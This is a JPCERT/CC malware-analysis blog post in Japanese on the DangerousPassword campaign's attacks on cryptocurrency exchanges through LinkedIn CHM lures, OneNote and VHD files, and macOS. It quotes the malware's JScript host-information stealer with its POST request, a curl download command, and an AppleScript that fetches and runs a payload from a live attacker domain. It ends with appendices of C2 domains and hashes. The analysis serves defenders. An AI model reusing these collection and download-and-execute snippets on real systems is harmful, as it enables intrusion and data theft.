

攻撃キャンペーンDangerousPasswordに関連する攻撃動向 - JPCERT/CC Eyes

By 朝長 秀誠 (Shusei Tomonaga)

Published: 2023-04-30 · Archived: 2026-04-05 16:59:00 UTC

JPCERT/CCは、2019年6月から継続して[攻撃キャンペーンDangerousPassword](#) (CryptoMimicまたは、SnatchCryptoとも呼ばれる) に関連すると考えられる暗号資産交換事業者への攻撃を確認しています。攻撃者は、ショートカットファイルをメールでターゲットに送信して、マルウェアに感染させようとする攻撃手法を長年続けているのですが、その他にもいろんなパターンの攻撃を行いながらマルウェア感染を狙っていることがわかっています。今回は、最近確認されたDangerousPasswordの攻撃手法について紹介します。

今回、紹介する攻撃パターンは以下の4つです。

- LinkedInから不正なCHMファイルを送りつけてくる攻撃
- OneNoteファイルを利用した攻撃
- 仮想ハードディスク (Virtual Hard Disk) ファイルを利用した攻撃
- macOSを狙った攻撃

LinkedInから不正なCHMファイルを送りつけてくる攻撃

攻撃者は、メールの添付ファイルでマルウェアを送信してくる以外にも、LinkedInでターゲットにコンタクトしてきて、マルウェアを送りつけてくる場合もあります。図1は、LinkedIn経由で送られてきたマルウェアがホスト上に感染するまでの流れです。




図1：マルウェア感染の流れ

LinkedIn経由で送られてきたファイルはRAR形式で圧縮されており、展開するとWindowsヘルプファイル (CHMファイル) が含まれています。このファイルを実行すると、外部からWindows インストーラーファイル (MSIファイル) をダウンロードして実行します。実行されたMSIファイルは、PowerShell

スクリプトを使用して外部から追加のMSIファイルをダウンロードして実行します（図1の Administrator-a214051.msi、なおファイル名は [実行したユーザー名]-a[ランダムな数字5桁]1.msi となる）。このMSIファイルは、感染ホストの情報を送信する機能を持っており、以下のようにHTTP POSTリクエストで情報を送信します。送信する感染ホストの情報は、Base64エンコードされていません。

```
POST /test.msi HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Language: ja-JP
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Content-Length: 8708
Host: [サーバー名]

VGltZToJV2VkIERl(...)
```

図2は、マルウェアが感染ホストの情報を収集するコードの一部です。JScriptで作成されていることがわかります。

```

59 function g_mac(){
60     var obj=new ActiveXObject("WbemScripting"+"."+SWbemLocator");
61     var s=obj.ConnectServer(".");
62     var prop=s.ExecQuery("SELECT * FROM "+Win32_NetworkAdapterConfiguration");
63     var e=new Enumerator(prop);
64     var o="";
65     while (!e.atEnd()){
66         e.moveNext();
67         var p=e.item();
68         if (!p) continue;
69         if (!p.MACAddress){continue;}
70         o=o+'Network Adapter:\t'+p.Caption;
71         o=o+'\nMac Address:\t'+p.MACAddress;
72         o=o+'\n';
73     }
74     return o;
75 }
76 function g_os(){
77     var wri=0x10;
78     var wfo=0x20;
79     var wmis=GetObject("winmgmts:\\\\.\\root\\CIMV2");
80     var citems=wmis.ExecQuery("SELECT * FROM Win32_OperatingSystem", "WQL",wri|wfo);
81     var eitems=new Enumerator(citems);
82     var oi=eitems.item();
83     var d1=new ActiveXObject("WbemScripting.SWbemDateTime");
84     d1.value=oi.InstallDate;
85     var d2=new ActiveXObject("WbemScripting.SWbemDateTime");
86     d2.value=oi.LastBootUpTime;
87     return "OSVer:\t"+oi.caption+"\nArch:\t"+oi.osarchitecture+"\nBuildnum:\t"+oi.BuildNumber+"\nBuildType:\t"+oi.BuildType
88     +"\nVersion:\t"+oi.Version+"\nInstalled:\t"+d1.GetVarDate(false)+"\nBootTime:\t"+d2.GetVarDate(false);
89 }
90 function g_proc(){
91     var wmis=GetObject("winmgmts:{impersonationLevel=impersonate}!\\\\.\\\\"+"."+root\\cimv2");
92     var pout="";
93     penum=new Enumerator(wmis.ExecQuery("Select * from Win32_Process"));
94     for (;!penum.atEnd();penum.moveNext()){
95         var pi=penum.item();
96         if (pi.Name.indexOf("svchost")===-1 && pi.ProcessID !== 0 && pi.ProcessID !== 4){
97             pout=pout+"\n"+pi.ProcessID+"\t"+pi.SessionID+"\t";
98             if (!pi.CommandLine){pout=pout+pi.Name.toLowerCase();}else{pout=pout+pi.CommandLine.toLowerCase();}
99         }
100     }
101     return pout;
102 }
103 function g_name(){
104     var uname="";
105     var wmis=GetObject("winmgmts:\\\\.\\root\\CIMV2");
106     var penum=new Enumerator(wmis.ExecQuery("SELECT * FROM Win32_ComputerSystem",null,48))
107     for(;!penum.atEnd();penum.moveNext()){
108         var it=penum.item();
109         if (it.UserName != null){
110             uname=it.UserName;
111         }
112     }
113     if (uname==""){
114         uname=ws.ExpandEnvironmentStrings("%Username%");
115     }
116     return uname;
117 }
118 var time=new Date();
119 lver="00";
120 try{lver=ver;}catch(e){}
121 sendbi("Time:\t"+time.toString()+"\nUsername:\t"+g_name()+"\nHostname:\t"+ws.ExpandEnvironmentStrings("%ComputerName%")+"\nCPU:\t"
+ws.ExpandEnvironmentStrings("%PROCESSOR_IDENTIFIER%")+"\n"+g_os()+"\nVer:\t"+ws.ExpandEnvironmentStrings("%JVER%")+lver+"\n"+g_mac
()+"\n"+g_proc());

```

図2：マルウェアのコードの一部

なお、ターゲットに対してコンタクトしてくるLinkedInアカウントは、求人情報を連絡するように装って、ターゲットに対してマルウェアを送りつけてくることを確認しています。図3はターゲットに対してコンタクトしてきたLinkedInアカウントですが、これらのアカウントも攻撃者によって乗っ取られていると考えられます。現在のところ、攻撃者がSNSアカウントを乗っ取る方法については不明です。



概要

We are hiring!!!

図3：攻撃者に悪用されたLinkedInアカウント例

OneNoteファイルを利用した攻撃

OneNoteファイルを悪用してマルウェアに感染させようとする手法は、Emotetなどでも確認されており、メールの添付ファイルから感染を広げるタイプの攻撃では定番になりつつあります。

DangerousPasswordも、同様の攻撃手法を利用しており、図4のようなマルウェアの埋め込まれたOneNoteファイルを送付し、OneNoteファイルを表示した際に表示されるアイコン（図4のPDFファイルに見せかけたアイコン）をクリックさせることで、マルウェア感染させようとしています。

Fast Changes in the Stable coins.

Monday, March 20, 2023 2:22 PM

Summary

You should not share this file with anyone else because it is a protected internal file.

Please, take a look at the document below.

💡 This document contains attachments from the cloud, to view them, double click



Copyright 2023. Microsoft. All Rights reserved

図4 : OneNoteファイルの例

OneNoteファイルに埋め込まれたマルウェアはMSIファイルで、DLLファイルをホスト上に保存して、実行します。DLLファイルは、以下のcurlコマンドを使用してマルウェアをダウンロードします。

```
curl -A cur1-agent -L [URL] -x [Proxy] -s -d dl
```

また、このマルウェアは図5のようにウイルス対策ソフトを検知する機能を持っています。

攻撃者は、マルウェアをZIPやRAR形式で圧縮したり、ISOファイルに含める以外にも、仮想ハードディスクファイル（VHDファイル）に含めている場合もあります。VHDファイルは、仮想化技術であるHyper-Vにてハードディスクを使用するためにファイルとして保存する形式であり、Windows OS上ではダブルクリックでマウントすることが可能です。図6は、マルウェアが含まれたVHDファイルをマウントした様子です。中には、デコイのPDFファイルとメインのマルウェア（DLLファイル）およびDLLファイルを起動するための実行ファイル（EXEファイル）が含まれています。




図6：VHDファイルをマウントした例

DLLファイルは、前節で説明したOneNoteファイルに含まれていたマルウェアと同様の機能を持ったマルウェアです。

macOSを狙った攻撃

攻撃者は、Windows OSだけではなくmacOSもターゲットにしていることを確認しています。図7は、macOSをターゲットにしたマルウェアのファイル構成です。




図7：マルウェアのファイル構成

図8のように、 main.scpt 内に不正なアプリケーションをcurlコマンドを使ってダウンロードし、実行するAppleScriptが含まれています。

```
$ osadecompile main.scpt
do shell script "curl -o /users/shared/1.zip https://cloud.dnx.capital/ZyCws4dD_zE/aUhUJV0p6P/S9XrRH9%2B/R51g4b5Kjj/abnY%3D -A cur1"
do shell script "unzip -o -d /users/shared /users/shared/1.zip"
do shell script "open \" /users/shared/Internal PDF Viewer.app\""
```

図8: 不正なAppleScriptの内容

ダウンロードされるアプリケーションを実行すると、図9のような画面が起動します。読み込ませるファイルの内容をXORデコードして、デコードされた通信先からファイルをダウンロードして、実行する機能（図10）を持っています。



図9：ダウンロードされたマルウェア実行時に表示される画面

```

1 BOOL __fastcall downAndExecute(__int64 a1)
2 {
3     NSMutableURLRequest *v1; // rbx
4     NSURL *v2; // rax
5     NSMutableURLRequest *v3; // r12
6     id v4; // rax
7     NSURLSession *v5; // rax
8     NSURLSessionDataTask *v6; // rax
9     _BOOL4 v7; // ebx
10    __int64 v9; // [rsp+40h] [rbp-70h] BYREF
11    __int64 *v10; // [rsp+48h] [rbp-68h]
12    __int64 v11; // [rsp+50h] [rbp-60h]
13    char v12; // [rsp+58h] [rbp-58h]
14    __int64 v13; // [rsp+60h] [rbp-50h] BYREF
15    __int64 *v14; // [rsp+68h] [rbp-48h]
16    __int64 v15; // [rsp+70h] [rbp-40h]
17    char v16; // [rsp+78h] [rbp-38h]
18    void *context; // [rsp+80h] [rbp-30h]
19
20    v9 = 0LL;
21    v10 = &v9;
22    v11 = 0x2020000000LL;
23    v12 = 0;
24    v13 = 0LL;
25    v14 = &v13;
26    v15 = 0x2020000000LL;
27    v16 = 0;
28    context = objc_autoreleasePoolPush();
29    v1 = objc_alloca(&OBJC_CLASS__NSMutableURLRequest);
30    v2 = +[NSURL URLWithString:](v1, "URLWithString:", a1);
31    v3 = -[NSMutableURLRequest initWithURL:](v1, "initWithURL:", v2);
32    if (v3)
33    {
34        v4 = objc_msgSend(CFSTR("pw"), "dataUsingEncoding:", 4LL);
35        -[NSMutableURLRequest setHTTPBody:](v3, "setHTTPBody:", v4);
36        -[NSMutableURLRequest setHTTPMethod:](v3, "setHTTPMethod:", CFSTR("POST"));
37        -[NSMutableURLRequest setValue:forHTTPHeaderField:](
38            v3,
39            "setValue:forHTTPHeaderField:",
40            CFSTR("Mozilla/4.0 (compatible; MSIE 8.0; windows NT 5.1; Trident/4.0)"),
41            CFSTR("User-Agent"));
42        v5 = +[NSURLSession sharedSession](v1, "sharedSession");
43        v6 = -[NSURLSession dataTaskWithRequest:completionHandler:](v5, "dataTaskWithRequest:completionHandler:", v3);
44        -[NSURLSessionDataTask resume](v6, "resume");
45        while ( !*((_BYTE *)v14 + 24) )
46            +[NSThread sleepForTimeInterval:](v1, "sleepForTimeInterval:", 0.5);
47        objc_release(v3);
48    }
49    objc_autoreleasePoolPop(context);
50    v7 = *((_BYTE *)v10 + 24) == 1;
51    _Block_object_dispose(&v13, 8);
52    _Block_object_dispose(&v9, 8);
53    return v7;
54 }

```

図10：ファイルをダウンロードするコードの一部

なお、本マルウェアの詳細についてはjamfのブログ[\[2\]](#)でも公開されているため、そちらもご参照ください。

おわりに

標的型攻撃グループDangerousPasswordは、国内の暗号資産交換事業者に対して、引き続き攻撃を行っています。この攻撃グループは、LinkedInからターゲットに対してコンタクトしてくることもあるの

で、SNSの使用時には注意が必要です。また、macOSもターゲットになる可能性もあるため、macOSを使用している場合も警戒しておくことが重要です。今回紹介したマルウェアの通信先などについては、Appendixに記載していますのでご確認ください。

インシデントレスポンスグループ 朝長 秀誠

参考情報

[1] Red Team Notes: Full DLL Unhooking with C++

<https://www.ired.team/offensive-security/defense-evasion/how-to-unhook-a-dll-using-c++>

[2] jamf: BlueNoroff APT group targets macOS with ‘RustBucket’ Malware

<https://www.jamf.com/blog/bluenoroff-apt-targets-macos-rustbucket-malware/>


Appendix A: 通信先

- www.thecloudnet.org
- azure.protection-service.cloud
- verify.azure-protect.online
- docs.azure-protection.cloud
- secure.azure-protection.cloud
- web.j-ic.co
- cloud.dnx.capital
- 104.200.137.32
- one.microshare.cloud
- www.capmarketreport.com
- safe.doc-share.cloud
- openaibt.com
- cloud.espcapital.pro
- autoprotect.com.de

Appendix B: マルウェアのハッシュ値

- bdd109cba8346548dd6fe5110180aa23eb9f5805c90733025344a5881c15c985
- 4867215129fead94a52e4b62ef6851b3170a0a8b66a87eadfc919f84257d25b8
- f0b6d6981e06c7be2e45650e5f6d39570c1ee640ccb157ddfe42ee23ad4d1cdb
- 31908e42d8cb30f5bda71516de7c5c6a329c7dddcae77e19f64379d351177b90
- 782f24a4b8fa692489ddfda5eb989f5852bbe0da05c2e27190047f77282b936
- fc07a2468fafc762e106dd33fd0734a05118eb96d66fcc7ed358669e888d53ca
- 248867e775fda3c6c03c1daeb0e10d2ce5956cb1c164bbd980ff98fe2f97e38c
- 5816eb32baadfc3477c823293a8c49cdf690b443c8fa3c19f98399c143df2b3
- 5f4f006fbfb9136c304e0aabf75575360120d022567180ce6b9c1835e209c541e
- 4fb31b9f5432fd09f1fa51a35e8de98fca6081d542827b855db4563be2e50e58
- f14c5bad5219b1ed5166eb02f5ff08a890a181cef2af565f3fe7bcea9c870e22

- 826f2a2a25f7b7d42f54d18a99f6721f855ba903db7b125d7dea63d0e4e6df64
- d6c3d0d2dedfa37cd1bebded60f303b21da860dcac49cfaa06e3172f0b1138ce
- f14c5bad5219b1ed5166eb02f5ff08a890a181cef2af565f3fe7bcea9c870e22
- 48bd1c5cf9ccc3d454ab80d7284abaf39028a228607d132bfa92ab2ceca47ca2
- f0cf1829a93751d2f7e812545af079a4efebd755f1ee50a8d4537770f692eaaaf
- 9472f5ecac1672186bc1275cc70f024c734d0e6926917ce22b2cb6b1765ce83e
- ab31b0cb796b3ae001fb4d12d9cac8c98911e11322cb974bf8d2be9303259a5e
- f14c5bad5219b1ed5166eb02f5ff08a890a181cef2af565f3fe7bcea9c870e22
- 5ad84c75b4a8825a4ee49fcb2ab895f0a51c9877fc4e50595fa1917ae1daa748
- 8a7ba38d597e8230609df4153039d1bb898479d486e653a6d92d206dd4848c80
- ba186a1a97d4f647dad39cb3ccae5466bb8d5463ceedf470428484416265ef5f
- 7e2b38decf1f826fbb792d762d9e6a29147e9ecb44eb2ad2c4dc08e7ee01a140
- c56a97efd6d3470e14193ac9e194fa46d495e3dddc918219cca530b90f01d11e
- 9525f5081a5a7ab7d35cf2fb2d7524e0777e37fe3df62730e1e7de50506850f7
- 7981ebf35b5eff8be2f3849c8f3085b9cec10d9759ff4d3afd46990520de0407
- 38106b043ede31a66596299f17254d3f23cbe1f983674bf9ead5006e0f0bf880
- 741be5e53a5dc7cebaa63d6ff624c5eff1a0e1817ede1e7fc0473a28b1ed7a33
- a131edf272f1df1c841a9c457a50011325b1e22e950d62c5e78d3060450e6b93
- b63bca8d35653ce17b99b89f00fbee9b5cb6a70420b7dd0c3194038b9031e3e2
- 9f7a7717884519763f043c39c1cb2a9605da123c18b72e5bedcd5d587a54a0e8
- a3f087c83453cde2bc845122c05ebeb60e8891e395b45823c192869ec1b72ea6
- 3a4aed5b9ad0827696a1bb5f3497a6a2aa26b453d27bfacbe3c8c47673aac98d
- 02acbedc105104541e67eec1ef845c7d68d624faa56e81713e3216ca66a7f3c7
- 1bc742f1aebbc12220cd6bf761509fd3a7aae2d5de88dce8d45fb5cf79ad8ccb
- a2fd03354c2ec433d2eedc28e85c0fe5841b848d5fff1e6583e2d9e1a81b6ca3
- 049bfff97fbb2c5e53eed6df36d2c93c7cca199d42c0247c784b39db90f173b
- 26e376fc80b090b2ee04e7d3104d308a150e58538580109a74f4ac49bf362423
- 60701bdae4b33de7c53e4a0708b7187f313730bd09c4c553847134f268160a73
- a064e62cb168affa9dac8a4374b582bfa289e182f8a5e0b731c4ea9408d99ae3
- a1a30091cf25740468cd1894d39fce07039f89f05eee90cf72aa085698eeeff6
- d18cda8fc17f0c412b209dda24784cbe666fe79a708c9965cd18eef85439adb2
- 7935839ab987a47b9bacc2daf12e7af590259abcfd473c81a7e540e58ed5760
- eee5ee98f57ab2b30a3bf04b8fa9d7b90455ddf2d39c8c4e04958b77d9170411
- d0072130eb4ee81ffba5b703a16c276b0c59b408cb8aa3915980f0f098f04984



[朝長 秀誠 \(Shusei Tomonaga\)](#)

外資系ITベンダーでのセキュリティ監視・分析業務を経て、2012年12月から現職。現在は、マルウェア分析・フォレンジック調査に従事。主に、標的型攻撃に関するインシデント分析を行っている。CODE BLUE、BsidesLV、BlackHat USA Arsenal、Botconf、PacSec、FIRSTなどで講演。JSACオーガナイザー。

関連記事



[JSAC2026 開催レポート~DAY 2~](#)

```
*key = 0x027c7460;
*key[4] = 0xd15933c2;
*key[8] = 0x0472834;
*key[12] = 0x0000700;
ZV[0] = 0x13474421;
ZV[1] = 0x4487048;
ZV[2] = 0x30780529;
ZV[3] = 0x9938887;
v1 = m_ret_argOffset@350(a1 + 3);
if ( !((!-!CryptAcquireContext)(a1, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 0x12, 0x0000000) )
return 0;
v3 = m_ret_argOffset@350(a1 + 3);
handlehash = a1 + 1;
if ( !(!-!CryptCreateHash)(a1, 0x0000, 0, 0, a1 + 1) )
{
LABEL_0:
if ( *a1 )
return 0;
v5 = m_ret_argOffset@350(a1 + 3);
(!-!CryptReleaseContext)(a1, 0);
return 0;
}
if ( !CryptHashData(*handlehash, key, 16, 0) )
{
v6 = m_ret_argOffset@350(a1 + 3);
v8 = a1 + 2;
(!-!CryptDeriveKey)(a1, 0x0000, *handlehash, 0x000000, a1 + 2) // CALS_AES_128
{
if ( *handlehash )
{
v5 = m_ret_argOffset@350(a1 + 3);
v5->CryptDestroyHash(*handlehash);
}
goto LABEL_0;
}
v10 = m_ret_argOffset@350(a1 + 3);
v11 = m_ret_argOffset@350(a1 + 3); // SP_PAD006 + PCH047
v12 = m_ret_argOffset@350(a1 + 3);
v13 = m_ret_argOffset@350(a1 + 3); // IV = parameter
v14 = m_ret_argOffset@350(a1 + 3);
v15 = m_ret_argOffset@350(a1 + 3); // SP_PAD00 + CBC
return *v9;
}
```

[攻撃グループAPT-C-60による攻撃のアップデート](#)

```
A python parse_crossc2beacon_config.py beacon.bin
[+] Decoded Config Data
Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Encode to ASCII
000000 29 01 00 00 7f 00 00 01 b3 15 00 00 09 00 00 00 ).....
000010 31 32 37 2e 30 2e 30 2e 31 00 00 00 0c 01 00 127.0.0.1.....
000020 00 2d 2d 2d 2d 2d 2d 2d 42 45 47 49 4e 20 50 55 42 4c -----BEGIN.PUBL
000030 49 43 20 4b 45 59 2d 2d 2d 2d 2d 2d 0a 4d 49 47 66 IC.KEY-----MIGF
000040 4d 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 MA0GCSqGS1b3DQEB
000050 41 51 55 41 41 34 47 4e 41 44 43 42 69 51 4b 42 AQUAA4GNADCB1QKB
000060 67 51 43 4e 53 33 38 6c 48 50 32 56 33 4a 44 34 gQCNS3R1HP2V3JD4
000070 47 54 39 55 63 61 4c 68 41 6b 70 4d 64 51 41 47 GT9UcaLhAkpM4QAG
000080 52 6e 36 4e 77 36 52 48 6e 56 35 54 2f 69 48 4a Rn6Nw6RHNvST/1H3
000090 2b 7a 48 4c 48 38 32 71 37 58 4b 6d 6f 2b 72 55 +zHLH82q7Xkmo+U
0000A0 2b 49 7a 59 70 58 6e 57 55 37 70 4d 73 69 53 64 +IzYpXnM7pMs15d
0000B0 71 2b 63 52 78 4d 6f 54 4c 6d 68 4e 6f 71 32 55 q+cRxoM7LmhNoq2U
0000C0 54 57 4b 39 6f 39 52 6f 64 63 5a 7a 5a 58 73 6b TWK9o9RodcZtZxsk
0000D0 62 4d 37 54 7a 4b 37 55 5a 6a 79 61 70 54 49 4a bM7TzK7UZjyapTIJ
0000E0 66 63 71 36 42 57 4d 64 73 4d 78 36 67 48 34 4f fcq6BwMdsMx6gH4O
0000F0 73 6c 42 2f 35 77 6e 63 33 77 51 78 55 62 4f 61 s1B/Swnc3wQxUb0a
000100 71 45 6f 6b 4b 6f 72 5a 77 6d 68 55 33 77 49 44 qEokKorZwmHU3wID
000110 41 51 41 42 0a 2d 2d 2d 2d 2d 45 4e 44 20 50 55 AQAB-----END.PU
000120 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 2d 41 41 41 BLIC.KEY-----AAA
000130 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....
[+] Config Data
C2: 127.0.0.1:5555
PUBLICKEY: -----BEGIN PUBLIC KEY-----
MIGfMA0GCsGqGS1b3DQEBAAQAA4GNADCB1QKBgQCNS3R1HP2V3JD4GT9UcaLhAkpM4QAGRn6Nw6
RHNvST/1H3+zHLH82q7Xkmo+U+IzYpXnM7pMs15dq+cRxoM7LmhNoq2UTwK9o9RodcZtZxsk
bM7TzK7UZjyapTIJfcq6BwMdsMx6gH4Os1B/Swnc3wQxUb0aqEokKorZwmHU3wIDAQAB
-----END PUBLIC KEY-----
```

[Cobalt Strike Beaconの機能をクロスプラットフォームへと拡張するツール「CrossC2」を使った攻撃](#)

```
• 00 00 05 EC 0A 04 00      movsx  eax, cs:num7
• 06 0F 42 C8              movd   xmm1, eax
• 73 0F 10 C9              cvtdq2pd xmm1, xmm1
• 0F 05 05 0C 0A 04 00      movsx  eax, cs:num3
• 06 0F 42 C8              movd   xmm2, eax
• 73 0F 10 C8              cvtdq2pd xmm2, xmm2
• 72 0F 58 C8              addsd  xmm2, xmm2
• 72 0F 5C C8              subsd  xmm1, xmm2
• 72 0F 59 CA              mulsd  xmm1, xmm2
• 72 0F 11 40 00          movsd  [rbp+410+ephPrev], xmm1
• 18 05 C3 FF FF          call   ret2
• 44 0F 08 C8              movsx  r9d, al
• 18 0C C3 FF FF          call   ret0
• 0F 0E C8              movsx  ecx, al
• 44 0F AF C9              imul  r9d, ecx
• 18 0A C3 FF FF          call   ret7
• 0F 0E C9              movsx  eax, al
• 43 03 C3              add   eax, r9d
• 0F 0E 00 0F 0A 04 00      movsx  ecx, cs:num9
• 03 C1              add   eax, ecx
• 0F 0E 00 05 0A 04 00      movsx  ecx, cs:num8
• 33 D2              xor   edx, edx
• 77 F1              div   ecx
• 0F 0E 00 07 0A 04 00      movsx  ecx, cs:num1
• 03 C1              cap   eax, ecx
• 74 05              jz   short loc_7FF85B1895C8
• 18 0A C3 FF FF          call   ret3
• 0F 0E D0              movsx  edx, al
• 0F 0E 05 0C 0A 04 00      movsx  eax, cs:num8
• 0F AF D0              imul  edx, eax
• 44 00 04 52              lea   r8d, [rdx+rdx*2]
• 43 03 C9              add   r8d, r8d
• 18 00 C3 FF FF          call   ret5
• 0F 0E C8              movsx  ecx, al
• 44 28 C1              sub   r8d, ecx
• 18 72 C3 FF FF          call   ret6
• 0F 0E C8              movsx  ecx, al
• 44 03 C1              add   r8d, ecx
• 0F 0E 00 4E 0A 04 00      movsx  ecx, cs:num3
• 41 03 F3              add   ecx, r8d
```

[Ivanti Connect Secureの脆弱性を起点とした侵害で確認されたマルウェア](#)

```
__int64 __fastcall mal_decode(__int64 encbuf, int bufsize)
{
    __int64 j_1; // rax
    int i; // [rsp+18h] [rbp-Ch]

    if ( encbuf )
    {
        for ( i = 0; ; ++i )
        {
            j_1 = (unsigned int)i;
            if ( i >= bufsize )
                break;
            *(_BYTE *)(encbuf + i) ^= Key1to7[i % 7];
        }
    }
    return j_1;
}
```

[Ivanti Connect Secureに設置されたマルウェアDslogdRAT](#)

Source: <https://blogs.jpccert.or.jp/ja/2023/05/dangerouspassword.html>